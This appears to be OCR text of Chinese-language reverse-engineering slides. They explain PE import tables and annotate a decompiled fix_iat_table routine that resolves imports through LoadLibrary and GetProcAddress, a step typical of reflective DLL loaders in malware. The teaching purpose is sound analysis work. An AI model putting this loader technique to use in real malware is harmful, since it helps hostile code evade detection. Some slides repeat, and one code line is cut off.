



Import Lookup, Address Table

- Import Lookup Table
  - 紀錄引入函數在 Hint / Name Table 的 RVA，用於找到該引入函數
  - IMAGE_THUNK_DATA array
- Import Address Table (IAT)
  - 靜態時與 Import Lookup Table 相同
  - Runtime 被覆寫為引入函數的位址




Import Table
0
1
2
3
0x00
OriginalFirstThunk
...
1. 載入 DLL
0x0C
Name ("kernel32.dll")
0x10
FirstThunk
0x1C
OriginalFirstThunk
Name ("msvcrt.dll")
FirstThunk
Import Lookup Table
Thunk of LoadLibraryA
Thunk of GetProcAddress
...
Thunk of memcmp
Import Address Table
Thunk of LoadLibraryA
Thunk of GetProcAddress
...
Thunk of memcmp
Hint / Name Table
Hint
"LoadLibraryA"
Hint
"GetProcAddress"
...
Hint
"memcmp"


Import Table
0
1
2
3
0x00
...
0x0C
0x10
0x1C
OriginalFirstThunk
1. 載入 DLL
Name ("kernel32.dll")
FirstThunk
OriginalFirstThunk
Name ("msvcrt.dll")
FirstThunk
Import Lookup Table
Thunk of LoadLibraryA
Thunk of GetProcAddress
...
Thunk of memcmp
Import Address Table
Thunk of LoadLibraryA
Thunk of GetProcAddress
...
Thunk of memcmp
2. 根據名稱或 hint 找到 API 所在的位址
Hint / Name Table
Hint
"LoadLibraryA"
Hint
"GetProcAddress"
...
Hint
"memcmp"


Import Table
0
1
2
3
0x00
...
0x0C
0x10
0x1C
OriginalFirstThunk
1. 載入 DLL
Name ("kernel32.dll")
FirstThunk
OriginalFirstThunk
Name ("msvcrt.dll")
FirstThunk
Import Lookup Table
Thunk of LoadLibraryA
Thunk of GetProcAddress
...
Thunk of memcmp
Import Address Table
Thunk of LoadLibraryA
Thunk of GetProcAddress
...
Thunk of memcmp
2. 根據名稱或 hint 找到 API 所在的位址
Hint / Name Table
Hint
"LoadLibraryA"
Hint
"GetProcAddress"
...
Hint
"memcmp"
3. 將 API 位址填入 Import Address Table

fix_iat_table

```
1  void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2  {
3    char *i; // r12
4    char *j; // rbx
5    DWORD Name; // ecx
6    __int64 v8; // rsi
7
8    for ( i = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; i += 20 )
9    {
10     Name = *(i + 3);
11     if ( !Name )
12       break;
13     v8 = (fn_table->LoadLibrary)(&dll_image[Name]);
14     for ( j = &dll_image[*(i + 4)]; *j; j += 8 )
15       *j = (fn_table->GetProcAddress)(v8, &dll_image[*j + 2]);
16   }
17 }
```

fix_iat_table

```
1  void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2  {
3    char *i; // r12
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6    __int64 v8; // rsi
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8    for ( i = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; i += 20 )
9    {
10     Name = *(i + 3);
11     if ( !Name )
12       break;
13     v8 = (fn_table->LoadLibrary)(&dll_image[Name]);
14     for ( j = &dll_image[*(i + 4)]; *j; j += 8 )
15       *j = (fn_table->GetProcAddress)(v8, &dll_image[*j +
16   }
17 }
```



1. 取得 Import Table，[y] retype *i* as IMAGE_IMPORT_DESCRIPTOR*



fix_iat_table

```
1  void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2  {
3    IMAGE_IMPORT_DESCRIPTOR *import_module; // r12
4    char *j; // rbx
5    DWORD Name; // ecx
6    __int64 v8; // rsi
7
8    for ( import_module = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; ++import_module )
9    {
10     Name = import_module->Name;
11     if ( !Name )
12       break;
13     v8 = (fn_table->LoadLibrary)(&dll_image[Name]);
14     for ( j = &dll_image[import_module->FirstThunk]; *j; j += 8 )
15       *j = (fn_table->GetProcAddress)(v8, &dll_image[*j + 2]);
16   }
17 }
```


2. 取得 module 名稱，並將其載入



fix_iat_table

```
1  void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2  {
3    IMAGE_IMPORT_DESCRIPTOR *import_module; // r12
4    char *j; // rbx
5    DWORD Name; // ecx
6    __int64 module_Image; // rsi
7
8    for ( import_module = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; ++import_module )
9    {
10     Name = import_module->Name;
11     if ( !Name )
12       break;
13     module_Image = (fn_table->LoadLibrary)(&dll_image[Name]);
14     for ( j = &dll_image[import_module->FirstThunk]; *j; j += 8 )
15       *j = (fn_table->GetProcAddress)(module_Image, &dll_image[*j + 2]);
16   }
17 }
```

3. 取得 API 名稱



